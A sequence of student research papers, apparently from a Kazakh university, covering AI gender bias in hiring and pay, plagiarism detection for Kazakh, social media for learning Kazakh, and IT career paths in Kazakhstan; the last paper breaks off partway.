Further data from the survey suggests that there is more evidence of gender discrimination. In another question which sought to determine whether respondents thought there was gender discrimination in promotions, 58% of respondents indicated that they thought women do not get as many promotions as men, compared to 32% who thought gender has no bearing on promotions and 10% who did not know. This implies that the pay gaps may not only exist at the point of hiring but may continue to exist throughout the career cycle, driven by artificial intelligence-based performance assessment systems.

B. *The role of AI in hiring and salary decisions*

As AI tools for recruitment and compensation gain ground with companies, issues relating to algorithmic biases affecting salary decisions are becoming all the more relevant. Machine learning models trained on a historical dataset can reflect the existing discriminatory patterns, thereby propagating the wage discrepancies manifesting before their very eyes through traditional hiring processes. The survey findings reiterate the requirement to look critically into AI systems to avert gender-based disparities. Should AI algorithms fail to pinpoint, analyse, and mitigate biases, they will more often than not reinforce systemic inequality as opposed to addressing and solving systemic inequalities. One other main pertinent conclusion drawn from this survey relates to trust in AI-driven hiring processes. When asked whether AI-based recruitment tools guarantee fairer hiring decisions, 41% of respondents exhibited one ugly form of scepticism - their conviction that AI could reflect instead human biases or to amplify human biases. On the contrary, 37% were somewhat optimistic about AI diminishing discrimination and 22% either declined to choose or remained neutral. This divided opinion is an effective reminder of how immensely important it would be to revise AI systems to get more friendliness and trust towards them in workplace settings.

C. *Implications and the need for fair AI systems*

The data infers that salary discrimination is still a problem for many professionals, hence backing the need for fairness-focused AI systems within the HR processes. Companies will need to ensure that AI models are trained with unbiased datasets and should perform regular audits for the detection and rectification of discriminatory patterns. Transparency in the algorithmic decision-making process and ethical AI governance will be the core of achieving pay equity and the reduction of gender-based discrimination within the workplace. The survey also revealed that 62% of respondents are in favour of implementing regulations that require companies to audit AI-driven hiring and salary systems for bias. This indicates the strong demand for corporate accountability and government intervention to curb unethical AI usage. Given these findings, businesses should consider establishing internal AI ethics committees and engaging in external reviews to continuously assess algorithmic fairness. The survey results show that there are still salary inequities based on gender and that AI will either continue to reinforce or alleviate these circumstances. In order to counteract the algorithmic bias, some interventions have to be put in place: such as bias identification, fairness auditing, and transparent AI governance. Besides, the majority of respondents believe that much more accountability is needed and so favour some sort of regulation to ensure AI systems are operated fairly. With better-specified AI-influenced hiring plus pay decisions, firms can develop a more fair and inclusive labour force while at the same time enabling confidence in such technological developments.

V. Discussion & Conclusions

A. *Main research findings*

The findings from the research reveal that AI bias significantly impacts women in both hiring and salary decisions, reflecting patterns observed in the existing literature. The survey results demonstrate that AI-driven recruitment and compensation systems reinforce gender inequalities through biased algorithms and opaque decision-making processes. This section discusses these effects in two main areas: employment status and salary distribution, and the ethical concerns surrounding AI-driven HR processes.

The survey indicates that the majority of respondents are employed, with the highest representation in finance, education, healthcare, information technology, and engineering sectors. However, the data also reveals significant income disparities among respondents. While most participants reported earning within intermediate salary ranges, only a small proportion indicated being in higher salary brackets. This aligns with prior research that shows AI systems often perpetuate existing wage gaps due to their reliance on historical compensation data [3]. The use of AI in salary forecasting systematically produces lower salary offers for women, reinforcing long- standing gender disparities [1].

AI-driven recruitment processes similarly mirror previous gender discrimination patterns. As highlighted in the literature, tools trained on historical workforce data replicate biases against women, particularly in male-dominated fields [4]. This phenomenon is consistent with findings from cases such as Amazon's recruitment algorithm, which favored male-associated language [1]. Survey responses reflect polarized perceptions regarding gender and employment stability. Some respondents believed men are more likely to retain jobs during layoffs, while others perceived no gender-based differences. Such perceptions highlight the broader issue of gendered stereotypes influencing AI decision-making and their subsequent effects on employment outcomes [5].

The ethical implications of AI in HR processes are another critical concern identified through the research. Many respondents expressed skepticism regarding the fairness of AI-driven hiring and compensation systems. This supports previous studies that emphasize the lack of transparency in AI decision-making, which hinders affected individuals from contesting biased outcomes. The findings align with the literature on the ethical perceptions of AI, which indicate that algorithmic bias undermines organizational trust [6]. Companies employing AI must address these ethical concerns to maintain their credibility and foster a fair working environment [7].

B. *Limitations of study*

While this study provides valuable new findings in terms of Kazakhstan into AI-driven bias in HR processes, several limitations must be acknowledged. The sample size was limited to 65 participants, which may not fully capture broader trends across industries. Additionally, there was a low representation of respondents from the healthcare, engineering, and public

administration sectors, limiting the generalizability of findings to these fields. Furthermore, not all participants had direct experience with AI-driven HR systems, which may affect the depth of responses related to algorithmic bias. These limitations suggest the need for larger and more diverse samples and targeted studies in specific industries to improve the accuracy and applicability of future research.

C. *Practical recommendations for companies and policymakers*

Given the demonstrated impact of AI bias on women, the research underscores the necessity of implementing effective mitigation strategies. Key approaches include ensuring that AI systems are trained on balanced and inclusive datasets to prevent the perpetuation of historical inequalities. Conducting frequent audits to identify and address biases in recruitment and salary-setting algorithms is also essential. Companies like Google and LinkedIn have successfully adopted fairness audits to minimize algorithmic discrimination [9]. Given the limited industry representation in the current study, comparative analyses across sectors—such as healthcare, engineering, and public administration—as well as across different geographic regions, would help uncover how contextual variables influence algorithmic bias in HR. Increasing the transparency of AI decision-making processes and providing clear explanations for hiring and salary decisions empowers individuals to challenge biased outcomes and fosters accountability [7].

Implementing regulatory frameworks, such as the European Union AI Act, establishes fairness and accountability standards in AI-driven HR processes [8]. Involving diverse teams in the AI development process helps capture a broader range of perspectives and reduces the likelihood of encoding discriminatory patterns. Encouraging collaboration between industry leaders and policymakers facilitates the creation of comprehensive standards for AI deployment in HR, prioritizing fairness while fostering technological innovation [7].

Providing ongoing training for HR professionals and developers on the risks of algorithmic bias and best practices for mitigating discrimination ensures a shared understanding of ethical AI use and compliance with fairness standards [6]. Implementing a hybrid approach where AI complements human judgment rather than fully automating hiring decisions adds a critical layer of ethical consideration and context-specific evaluation [5].

These strategies reflect the concept of ”algorithmic inclusion,” which emphasizes the need for active efforts to achieve fairness in AI applications [4]. By adopting these measures, organizations can reduce gender biases and promote equitable employment opportunities.

In conclusion, the findings of this study substantiate concerns regarding AI bias in hiring and salary decisions. Without proper oversight, AI systems may exacerbate gender inequality by relying on skewed training data and unclear decision-making algorithms. Implementing strategies to mitigate bias is essential to ensure equitable outcomes and maintain organizational trust.

D. *Future research*

Based on the results of this study, a promising area for future work is to study the impact of HR practices based on AI on women’s career development. This may include analyzing career growth dynamics, salary changes, and job satisfaction in companies that use AI systems for hiring and compensation management. Comparative studies in different industries and regions would also be useful to identify contextual factors influencing algorithm bias. It is important to evaluate the effectiveness of measures to reduce bias, such as methods to eliminate algorithmic discrimination and training programs, through controlled experiments. In addition, qualitative research on the personal experiences of women interacting with AI-driven HR systems can reveal subtle forms of algorithmic bias and its psychological impact.

VI. Acknowledgment

We express our sincere gratitude to all those who contributed to the successful completion of this research. We extend our appreciation to the *School of Creative Industries at Astana IT University* for providing us with the opportunity to conduct this study. We are especially grateful to our scientific supervisor, Senior Lecturer Madina Tulemissova, for her invaluable guidance, constructive feedback, and continuous support throughout the research process. Her expertise and mentorship were instrumental in refining our study. Furthermore, we extend our heartfelt thanks to all the participants who took part in our survey. Their willingness to share their experiences and insights provided essential data that significantly enriched our analysis. This research would not have been possible without their valuable contributions.

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Exploring Combined Approaches for Detecting Textual Borrowings: Insights from Other Languages and Implications for Kazakh

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***Abstract*—This study explores the integration of combined approaches for detecting textual borrowings, with specific insights from English and Ukrainian languages, and their implications for the Kazakh language. While hybrid methods—incorporating lexical, statistical, and machine learning techniques—have demonstrated effectiveness in identifying plagiarism and intertextuality in other languages, Kazakh remains largely unexplored. This article reviews current methodologies, assesses challenges specific to Kazakh, and proposes a roadmap for future implementation, emphasizing the role of corpus linguistics and cross-lingual resources.**

Keywords— plagiarism detection; hybrid approaches; semantic similarity; NLP

I. INTRODUCTION

The ability to accurately detect textual borrowings is increasingly vital in the fields of academic integrity, authorship analysis, and digital lexicography. With the global expansion of digital content and educational technologies, institutions face the growing need to identify both intentional and unintentional reuse of existing material [1]. While much of the early research has focused on major world languages such as English, there is a rising interest in extending these tools and methods to underrepresented languages, including Kazakh.

Kazakh, as an agglutinative and low-resource language, presents specific linguistic challenges that make plagiarism detection more complex. The absence of widespread annotated corpora, language-specific pre-processing tools, and syntactic resources significantly hinders the development of reliable models for automatic detection [2]. In the age of globalization, where Kazakh is increasingly used in academia, journalism, and e-government, ensuring linguistic authenticity is not just a technical issue—it becomes a cultural and educational imperative.

Over the last two decades, significant advances have been made in plagiarism detection methods for English. Techniques such as fingerprinting, n-gram analysis, stylometric profiling, and more recently, semantic embeddings and neural networks, have greatly improved system performance [1]. Ukrainian, another morphologically rich language, has also seen increasing adoption of hybrid methods that combine statistical keyword analysis with author style modeling and rule-based filters [3].

However, similar research remains scarce for Kazakh. Initial efforts, such as using Shingle algorithms in testing environments [2], lack the combined methodological depth that defines modern plagiarism detection systems.

This paper aims to provide a systematic overview of combined methods used in plagiarism detection across various languages and evaluate their potential for adaptation to the Kazakh language. The article is exploratory in nature and does not introduce new empirical results. Rather, it synthesizes current practices and proposes a potential research roadmap for future implementation in the context of Kazakh.

II. LITERATURE REVIEW

A. Combined Methods in Other Languages

Combined or hybrid approaches to plagiarism detection integrate multiple analytical layers—typically lexical analysis, statistical filtering, and machine learning—to improve precision and reduce false positives. In English-language contexts, fingerprinting methods such as winnowing, combined with cosine similarity on TF-IDF vectors, have formed the backbone of many commercial systems like Turnitin or SafeAssign. Recent advancements include the use of semantic similarity via embeddings from models like BERT or RoBERTa, enabling systems to detect paraphrased rather than verbatim text reuse [1].

In Ukrainian-language research, hybrid approaches have included lemmatization, keyword extraction through TF-IDF, followed by classification using decision trees or support vector machines (SVM). Notable results were achieved using a combination of linguistic preprocessing and stylometric analysis to detect overlapping in educational documents [3]. Cross-lingual methods have also been piloted, involving back-translation and semantic graph comparison, offering promise for multilingual environments.

These systems benefit from robust linguistic tools—morphological analyzers, part-of-speech taggers, named entity recognition systems—and access to large annotated corpora, which are used for both model training and evaluation.

B. Applicability to the Kazakh Language

In contrast to English and Ukrainian, the Kazakh language remains significantly underrepresented in the field of computational text analysis. Several factors contribute to this:

- Agglutinative Morphology: A single Kazakh word can contain numerous affixes, altering its grammatical and semantic properties. This makes tokenization and lemmatization more complex compared to inflectional languages [4].
- Sparse Linguistic Resources: Although efforts such as the development of KazNER and basic lemmatizers

exist, they are limited in functionality and are rarely integrated into end-to-end text analysis pipelines.

- Lack of Annotated Corpora: Most Kazakh corpora are either unannotated or not publicly accessible. This restricts the ability to train and validate models that depend on supervised learning.
- Limited Research in Plagiarism Detection: Existing research often uses statistical techniques like the Shingle algorithm [2], but these lack deeper linguistic or contextual modeling.

Despite these limitations, the increasing governmental and educational support for digital Kazakh resources creates an opportunity to bridge this technological gap.

C. Gaps in Existing Research

Several deficiencies are evident when reviewing the literature:

1) Monolingual Focus: Most studies in Kazakh text analysis have been monolingual in nature, ignoring the potential of cross-lingual and transfer learning techniques.

2) Underutilization of Semantic Models: There is minimal application of modern language models (e.g., multilingual BERT or XLM-R) to Kazakh, even though these architectures support it [5].

3) Tool Fragmentation: Existing tools and corpora are not standardized or interoperable. This creates difficulties in assembling reproducible and scalable research pipelines.

4) Evaluation Metrics: There is no established benchmark or evaluation dataset specific to Kazakh plagiarism detection. Most experimental work reports accuracy without considering more nuanced metrics like recall, precision, or F1-score.

III. Methodology

To adapt combined plagiarism detection methods to the Kazakh language, a layered methodological framework is proposed, reflecting best practices from multilingual NLP research and local linguistic constraints.

A. Preprocessing and Linguistic Normalization

Due to the agglutinative nature of Kazakh, preprocessing must go beyond standard tokenization and involve robust morphological analysis. Available tools such as KazNER and custom rule-based stemmers can assist in segmenting affixes and identifying lexical roots [4]. Token normalization and stop-word removal are necessary to reduce noise.

B. Feature Extraction and Representation

Lexical similarity can be computed using TF-IDF or word n-gram vectors. Semantic embeddings derived from multilingual transformers such as XLM-RoBERTa or mBERT are ideal for capturing meaning beyond word overlap [5]. These models are pretrained on multilingual corpora, including Kazakh to some extent, which enables their application even in low-resource contexts.

Syntactic features, such as part-of-speech tag distributions or dependency parse patterns, can also enhance performance. Stylometric indicators like sentence length variance or word frequency profiles are optional but useful in academic texts.

C. Classification and Hybrid Decision-Making

Once features are extracted, classifiers such as Random Forest, Logistic Regression, or SVM can be trained on annotated data (or synthetic corpora using paraphrase generation). The system can then combine scores from lexical similarity, semantic embeddings, and stylometric metrics in a weighted ensemble.

This method mirrors successful strategies in other languages [1], [3], but is tailored for Kazakh by integrating morphology-aware processing and transformer-based semantic understanding.

IV. Results

While this paper does not introduce new empirical findings for Kazakh, the effectiveness of combined approaches in other languages offers strong indications of potential performance.

A. English

In English corpora, methods combining fingerprinting and semantic embeddings (e.g., BERT + n-gram) achieved F1-scores of 88–91% in academic plagiarism datasets [1]. The use of FP-Growth-based detection with cosine similarity reported an accuracy of 89% in [6].

B. Ukrainian

For Ukrainian, hybrid systems using statistical filters and decision trees reached precision values of over 87%, especially when trained on educational texts [3].

C. Kazakh (Theoretical Forecast)

Although empirical results for Kazakh are not yet available, similar success is anticipated given equivalent preprocessing and feature representation pipelines. Some statistical methods like Shingle-based similarity yielded promising early results (~82% accuracy) in controlled testing environments [2], but lack linguistic depth.

V. DISCUSSION

A. Strengths of Combined Approaches

The integration of lexical, syntactic, and semantic features in a combined framework offers robustness against paraphrasing, structural alterations, and cross-lingual translation. For Kazakh, where simple word matching fails due to complex affixation and derivation, hybrid methods offer a scalable solution [4], [5].

B. Anticipated Barriers

1) Data Scarcity – The lack of large-scale annotated corpora hinders supervised learning.

2) Tool Maturity – Many Kazakh NLP tools are in experimental or limited-release phases.

3) Cross-lingual Limitations – Transfer learning may suffer if pretraining does not fully represent Kazakh grammar [5].

C. Anticipated Barriers

- Development of open-access plagiarism datasets for Kazakh
- Adaptation of multilingual transformers through fine-tuning

- Integration of external resources like translated corpora or academic repositories

VI. CONCLUSION

This paper reviewed the state of hybrid approaches to detecting textual borrowings and discussed their potential adaptation to the Kazakh language. While English and Ukrainian have seen notable success using combined lexical, semantic, and statistical methods, Kazakh remains at an early stage of research in this field.

Through a proposed multi-level methodology and analysis of transferable techniques, it is shown that hybrid models could significantly improve plagiarism detection in Kazakh. Future development must focus on corpus creation, tool standardization, and model training using multilingual architectures.

As Kazakh continues to gain digital relevance, investing in plagiarism detection technologies will ensure academic integrity and support the broader development of Kazakh NLP.

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The effectiveness of using social media in learning the Kazakh language

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Abstract

In contemporary Kazakhstan, the question of rapid and accessible mastery of the state language remains a pressing issue. Language acquisition is a multifaceted cognitive and social process that necessitates the use of modern and innovative approaches. In the digital era, social networks have become a powerful tool for language learning, offering diverse opportunities for practice, engagement with native speakers, and immersion in an authentic linguistic environment.

This paper examines the effectiveness of utilizing social networks as a medium for learning the Kazakh language. It explores contemporary teaching methodologies in digital settings, highlighting the advantages of this approach while also addressing its potential drawbacks and limitations.

Keywords

Social network, Kazakh language, teaching methods, information, content.

I. INTRODUCTION (*Heading 1*)

In this digital age, the landscape of language learning has changed with the integration of technology and social media. Learning Kazakh, the state language of Kazakhstan, is a national priority and a personal goal for many citizens and residents [1]. Traditional methods of language learning don't meet the needs of modern learners who need flexibility, accessibility and engagement in their learning.

Social media websites have become great additional tools for language learning, offering unparalleled opportunities for immersion in language. Social media exposes learners to authentic language use, interactive practice and contact with native speakers—all essential for language learning [2]. For Kazakh language learners, social media provides virtual language communities that complement the formal learning environment.

This study examines how social networks help in learning the Kazakh language, examines the main advantages, limitations and best examples of using social networks. Based on the analysis of several platforms, including YouTube, Instagram, TikTok and Telegram, this paper will examine how online resources can be used to develop language competence. The study will also look into the impact of social media communities, online courses and user-generated content in making language learning more accessible and interactive.

With growing demand for Kazakh language skills especially among young students and non-native speakers, using social media as an additional tool for learning can really help in language acquisition process. This paper aims to give thoughtful insights on how to use social media in language learning methodologies to enhance the language learning experience overall.

Therefore, this study aims to answer the following research question: How effective are social media platforms in supporting the learning of the Kazakh language among young students?

The objectives of this study are:

1. To evaluate the extent to which students use social media for learning Kazakh;
2. To identify the most effective platforms and

content formats;
3. To examine perceived benefits and limitations of using social media as a language-learning tool.

II. BACKGROUND/LITERATURE REVIEW

II. Background/Literature Review

Studies on the use of social media in language learning have grown extensively, both investigating theoretical underpinnings and practical uses in language learning.

A. Theoretical Framework

Language learning via social media is underpinned by learning theories such as social constructivism and connectivism. Aubakirova et al. [1] highlight that technology-supported environments support constructivist practices in which students construct knowledge through social interactions. Ibadulla and Qulmyrzaev [2] observe that social media offers understandable input in natural contexts with the possible reduction of the affective filter that may hinder language learning.

B. Social Media for Language Learning

Social media provides a variety of benefits for learning a language. Image-based networks such as Instagram and Tik Tok are suitable for vocabulary replenishment, cultural exploration, gamification of the learning process and its simplification. Guz and Strikatova [6] discovered that the visual design of Instagram and the short content length are conducive to vocabulary learning and cultural immersion. Video sites such as YouTube offer structured language learning and real-life language examples. Nagieva et al. [4] add that video content aids in listening comprehension and pronunciation enhancement. Messaging apps like Telegram enable direct interactions and community formations among language learners [3].

C. Empirical Evidence

Empirical studies show positive relationships between the use of social media and the development of language proficiency. Saharova [3] established that social media facilitate the enrichment of vocabulary, deepen cultural awareness, and create conditions for authentic communication with native speakers.

Mondahl and Razmerita [7] demonstrated that language learning through collaborative activities on social platforms resulted in the development of language proficiency and learner autonomy. Bien et al. [8] confirmed a strong positive relationship between social media use and language learning, especially with sites providing visually interesting and interactive content.

D. Challenges and integrations

Despite the advantages, research has revealed a number of problems, including possible unreliability of content, lack of attention and focus during training, as well as limited structured feedback mechanisms [5]. Current research corroborates a blended approach that integrates social media with traditional language learning methods. This hybrid model takes advantage of the strengths of both approaches—formal instruction provides structure and expert support, while social media offers authentic language exposure and channels for independent learning [7]. In Kazakh language learning, this integrated approach alleviates the challenges of limited resources and the absence of opportunities for real-life language use that many learners face.

III. METHODS

Survey Analysis: Language Proficiency and the Role of Social Networks in Learning Kazakh

The survey was designed as a structured questionnaire and administered online via Google Forms. It consisted of both closed-ended and multiple-choice questions, allowing for quantitative data collection. The instrument was divided into four thematic sections: demographic data, language proficiency, use of social networks, and perceptions of effectiveness. A total of 94 participants took part in the study. Participants were selected using a non-probability convenience sampling method, primarily targeting undergraduate students from Astana IT University who were active users of social media. Most participants had completed their secondary education in the Russian language, which provided a shared linguistic foundation for evaluating Kazakh language acquisition.

Participation was voluntary, and all responses were anonymized to ensure confidentiality. According to the collected data, the average age of respondents ranged from 18 to 21 years, with the majority being full-time students. The subsequent questions aimed to assess the participants' proficiency in the Kazakh language and its usage in daily life. The analysis revealed that 87.2% of respondents possess language skills ranging from intermediate to native level, indicating a high degree of linguistic competence among the participants. Meanwhile, 11.7% of respondents reported having below-average proficiency, suggesting a potential need for additional resources to support language learning and improvement. These findings demonstrate that the Kazakh language is widely used among respondents, with a significant portion confidently speaking or fluently utilizing it in everyday communication.

The next section of the survey focused on the use of social networks in the process of learning the Kazakh language.

The analysis of survey results revealed that 68.1% of participants actively use social networks as a learning tool, confirming their significance in language acquisition. At the same time, 31.9% do not utilize this method.

Among the most popular social media platforms for learning Kazakh, Instagram (72.3%), TikTok (66%), and YouTube (54.3%) lead the way, reflecting their widespread use in educational contexts. Telegram (35.1%) also plays a notable role, although its usage is lower than the top three platforms. Other social networks are rarely employed for language learning purposes

The majority of respondents (70.2%) prefer video content, citing its visual appeal and effectiveness. Graphic materials such as infographics (51.1%) and text-based formats like articles and notes (40.4%) are also in demand. Audio podcasts (24.5%) and live streams (27.7%) are less commonly used.

Despite the growing role of digital tools, offline learning remains the most effective method for 66% of participants, highlighting the importance of in-person interaction. Digital learning formats such as e-learning (37.2%) and mobile applications (34%) are also utilized but are less preferred than traditional classes. Hybrid methods (26.6%) and interactive technologies (19.1%) are even less common, possibly due to their limited adaptation in language education.

The primary advantages of learning a language through social networks include an engaging format (62.8%) and access to a large volume of content (61.7%). Time efficiency (54.3%) is also a significant factor, while the possibility of interactive communication (30.9%) is considered less essential.

The main objectives of using social networks for language learning are vocabulary expansion (70.2%) and spoken language practice (57.4%). Connecting with native speakers (34%) and exploring cultural aspects (29.8%) are of comparatively lesser importance.

The overall assessment of the impact of social networks on learning the Kazakh language is predominantly positive, with 31.9% of respondents rating it as highly effective and 33% providing a moderate evaluation. However, 21.3% perceived the method as ineffective.

The key challenges identified include the lack of feedback and unreliable information (45.7% each), as well as the low effectiveness of certain teaching methods (23.4%) and limited interaction with native speakers (22.3%).

Respondents were asked to share advice for individuals aiming to create language-learning content or improve their Kazakh skills through social networks.

1. *"Content should be engaging, concise, and informative. Many users are accustomed to short videos (such as Reels), making it difficult to hold their attention for longer formats. Always use reliable sources of information."*
2. *"I recommend creating content only if you have verified and accurate information. For those learning Kazakh through media, do not rely on a single source—explore multiple creators, as one may contain errors or insufficient details."*
3. *"For content creators: use diverse learning formats. For learners: develop self-discipline—this is key to success!"*
4. *"Do not be afraid of making mistakes—language is best learned through practice and real-life experience. Confidence and regular practice are essential."*

These insights emphasize the importance of content quality, varied learning approaches, and consistent learner engagement, reinforcing the role of social networks as a valuable—albeit supplementary—tool in the language acquisition process.

However, while this study provides valuable insights, it is not without limitations. First, the use of convenience sampling may introduce selection bias, as participants with positive experiences using social media for language learning may have been more inclined to respond. Second, the self-reported nature of the data on language proficiency and engagement may be prone to bias and may not reflect actual performance levels. Lastly, the study does not account for longitudinal outcomes or comparative effectiveness across different learning methodologies over time.

IV. RESULTS&FINDINGS

The survey results confirmed the significant role of social networks in learning the Kazakh language, particularly among young people. The majority of respondents actively use digital platforms to expand their vocabulary and practice spoken language, favoring video content, graphic materials, and text-based notes.

These findings are consistent with previous studies (e.g., Guz & Strikatova, 2021; Bicen et al., 2015) which emphasize the role of social media in vocabulary acquisition and learner motivation. Similar to findings by Mondahl & Razmerita (2014), our study supports the idea that collaboration and interactive media promote learner autonomy. However, unlike structured online language courses, user-generated content may lack pedagogical consistency and reliable feedback mechanisms.

In the modern world, people strive to optimize their

time and avoid lengthy learning processes, preferring concise and structured information. This approach helps minimize information overload and allows learners to focus on the most relevant and useful content.

Despite the growing popularity of online learning, traditional in-person lessons remain the most effective method for language acquisition. This highlights the importance of personal interaction and a structured learning approach. While e-learning and mobile learning are also in demand, they are not yet as widely preferred as conventional formats.

The primary advantages of using social networks for learning Kazakh, as noted by respondents, include access to diverse content, interactivity, and time efficiency. However, several key challenges were identified, such as the lack of feedback, unreliable information, and limited opportunities for communication with native speakers.

Thus, while social networks serve as a valuable supplementary tool in learning the Kazakh language, they cannot fully replace traditional methods. To enhance their effectiveness, it is essential to improve content quality, create more opportunities for live communication, and implement feedback mechanisms.

V. DISCUSSION&CONCLUSIONS

The study confirmed that social networks play a crucial role in learning the Kazakh language, providing access to educational content and offering flexibility in the learning process. However, their effectiveness largely depends on the learner's motivation and the selection of appropriate learning methods. Traditional learning approaches remain the most effective due to their structured methodology and opportunities for live interaction. At the same time, digital technologies, when properly integrated, can significantly enhance the learning experience, making it more adaptive and engaging.

The main challenges associated with using social networks for language learning include the lack of quality control over information and limited opportunities for active language practice. To improve effectiveness, it is essential to develop reliable, interactive content and create more opportunities for real-time communication. Thus, combining traditional teaching methods with digital resources and raising awareness of effective language-learning strategies can help make the learning process more accessible and successful.

ACKNOWLEDGMENT

We express our sincere gratitude to our instructor, **Makpal Zhakipova**, for her invaluable support, insightful recommendations, and mentorship throughout this research. Her professionalism and dedication have played a key role in shaping our ideas and ensuring the successful completion of this work

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From Junior to Senior: The Evolution of IT Careers in Kazakhstan

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Abstract — Kazakhstan's IT sector offers diverse career paths, with professionals entering through formal education, self-learning, and career shifts. This study applies grounded theory to explore how IT specialists navigate their careers, transitions, and specialization. Based on interviews with IT professionals, findings highlight the nonlinear nature of IT careers, where practical experience, networking, and industry engagement outweigh formal education in career advancement.
The study presents a career trajectory model reflecting key transition points, from early professional experience to specialization and mid-career shifts into management, education, or entrepreneurship. Insights from this research can help educators, policymakers, and industry leaders better support IT workforce development.

Keywords— ***IT careers, career trajectories, Kazakhstan, grounded theory, IT workforce, career transitions.***

Introduction

The fast-growing IT sector in Kazakhstan has created diverse opportunities for professionals to enter and grow within the industry. Unlike traditional career paths that follow a linear progression, IT careers often evolve through multiple entry points, career shifts, and specialization choices. Some professionals follow the conventional university route, while others transition from unrelated fields or gain expertise through self-learning and freelancing. This diversity raises important questions about how IT specialists navigate their professional development and what factors shape their long-term career trajectories.

A key focus of this study is to understand the patterns and turning points in IT career paths. Specifically, we seek to answer the following research question:

How do IT professionals in Kazakhstan build their careers, and what factors influence their specialization, career transitions, and professional growth?

By examining the experiences of IT specialists from various backgrounds, this study aims to identify common career trajectories, the role of education and self-learning, the impact of networking, and the challenges faced at different career stages. The findings provide a framework for understanding the process of how careers are formed, offering valuable insights for educators, policymakers, industry leaders, and aspiring IT professionals. This research can help universities and training institutions design more effective programs, assist companies in developing talent management strategies, and guide individuals in making informed career decisions within the IT industry.

I. Literature Review

A. IT Career Trajectories

Kazakhstan's IT sector has experienced significant expansion in recent years. According to the Center for Workforce Development (2023), the country currently has approximately 69,500 ICT specialists, with 21% working for multiple organizations simultaneously. The average monthly salary is 516,000 KZT, while the median is 352,000 KZT. This highlights the high demand for skilled professionals and the diversity of career trajectories.
A study by Kolesa Group (2023) found that most IT specialists are employed in product-based companies (38%), fintech (29%), and outsourcing (13%). Notably, the share of outsourcing has decreased by 7% compared to the previous year, indicating a rise in the number of companies developing their own IT products.
The key challenge in IT workforce development is bridging the gap between education and industry needs. Nazarova (2023) notes that despite the active development of digital education, the shortage of qualified IT specialists remains a pressing issue. While initiatives such as specialized educational programs, technology parks, and gamified learning formats aim to foster early interest in IT, graduates often lack sufficient practical experience. Partnerships between universities and IT companies exist, yet many IT professionals state that their first industry experience was gained through self-study or internships rather than formal education.

B. Factors Influencing IT Career Trajectories

One of the most critical factors for career success in IT is practical experience. Young professionals working in large companies quickly develop the necessary skills and expand their professional network (Friend.work, 2023). Also participation in specialized programs, such as those initiated by Astana Hub, plays a crucial role in shaping the next generation of highly qualified specialists in web development, cybersecurity, and artificial intelligence (BlueScreen, 2023).

Employment challenges in IT are also linked to outdated hiring processes. Karmys and Bastaubaeva (2023) highlight that despite advancements in HR digitalization, many IT job seekers struggle to find relevant openings and pass automated screening filters. Large companies frequently use AI-based hiring systems that filter candidates based on rigid criteria, potentially excluding skilled individuals who do not meet traditional academic requirements. Interviews confirm that many junior professionals face difficulties securing their first job due to inflexible hiring mechanisms.

C. Career Models

Long-term career development in IT could be evolved across different generations. Starceva (2016) identifies three IT workforce generations in Russia:

- Senior generation (1970s–1980s): Entered IT without formal education, relying on self-learning and horizontal mobility.
- Mid-level generation (1990s): Benefited from emerging IT education but still depended on informal professional networks.
- Junior generation (2000s–present): Received formal IT education and built careers within structured corporate environments.

However, interviews suggest that modern IT specialists increasingly pursue hybrid career paths, balancing corporate employment with freelancing or entrepreneurship. This flexibility allows them to adapt to shifting market demands and technological advancements.

Overall, existing research highlights the rapid expansion of Kazakhstan's IT sector, yet significant gaps remain in understanding career trajectories within this industry. Studies emphasize practical experience, networking, and specialized training as crucial career drivers, often outweighing formal education. However, the transition mechanisms, long-term career paths, and specialization strategies of IT professionals in Kazakhstan remain underexplored.

II. Methods

This study employs a qualitative research approach based on in-depth semi-structured interviews with 13 IT professionals working in various roles across different sectors. The grounded theory method was applied, following the three-step coding process proposed by Strauss and Corbin (1990), allowing for the identification of key themes in IT career trajectories in Kazakhstan. The study sample consists of 13 informants representing diverse backgrounds, including academia, private companies, remote work, and the public sector. The selection criteria focused on professionals at different career stages, from junior developers to senior managers and educators, to capture a broad perspective on IT career development.

# of informant	Workplace	Position
1	Astana Hub	Senior Manager, Monitoring Services
2	AITU	Lecturer & Developer
3	Remote Work	Backend Developer
4	OneFit	Frontend Team Lead
5	Remote Work	Backend Developer
6	Remote Work	Motion Designer & CG Generalist
7	Remote Work	Backend Developer
8	Halyk Finservice LLP	Internal Project Developer
9	Hupo	Software Developer
10	Cherry Packard Enterprise	IT Sales Specialist
11	AITU	Professor of Computer Science
12	AITU	Cyber Security teacher
13	Public sector	Cyber Security specialist

Interviews were conducted remotely and in person, with each session lasting between 30 to 90 minutes. The questions covered key aspects of IT career development, including educational background, entry into IT, specialization, career growth, and transitions into new roles.

III. Research Results

This study examines the career trajectories of IT professionals in Kazakhstan using Grounded Theory with three-step coding. Using open, axial, and selective coding, we identified key patterns in career development across 13 in-depth interviews. The findings reveal a nonlinear and multifaceted pathway into IT with multiple possible starting points and transitions, highlighting the flexibility and variability of professional development in the IT sector.

A. Entry Pathways into IT

Many respondents developed an interest in IT during school years, often through exposure to early computing (e.g., Pascal, Scratch, early PC games). The key drivers of early IT interest include: influence of relatives or peers working in IT; First exposure to computers or programming (Pascal, Basic, C++, game development); Participation in school competitions (e.g., Olympiads) or personal projects.

"Во время школы я ходил на спортивное программирование, успешно занимал призовые места, и это положило основу для моей карьеры."

However, not all IT specialists initially planned to enter the field—some transitioned from other careers (e.g., sports, physics, or business).

"Я вообще даже не думал стать айтишником. Хотел работать физруком, но потом полностью сменил профессию."

B. The Role of Formal Education

IT professionals in Kazakhstan enter the field through both formal degrees and alternative paths like self-study, online courses, and industry certifications (e.g., Cisco, Huawei). University programs provide theoretical knowledge but often lack practical skills, making additional hands-on experience essential.

Competitive programming and hackathons improve job prospects, while non-IT graduates successfully transition through upskilling.

«Я не получал формального образования в университете, учился самостоятельно по книгам и видеоурокам».

These cases highlight the multiple pathways available for entering IT.

C. The Role of Practical Experience

Practical experience plays a crucial role in career development. Internships (e.g., EPAM, OneFit, DARLab, Halyk) and junior positions serve as the primary launchpads for many specialists, while self-initiated projects and freelancing provide an alternative way to gain real-world experience.

«Моя первая работа была на платформе freelancer.com. Тогда у меня не было серьёзного опыта, но заказчик увидел мои проекты, и так я получил первые 10 долларов».

«2020 жылы стажировка тапқым келді, сондықтан OneFit-тің OneLab деген оқу бағдарламасынан өттім».

Competitions such as hackathons and industry certifications also improve employment prospects.

"Я участвовал в хакатонах, и даже если не занимал призовые места, работодатели замечали меня, что в итоге привело к офферу."

D. Challenges of Specialization

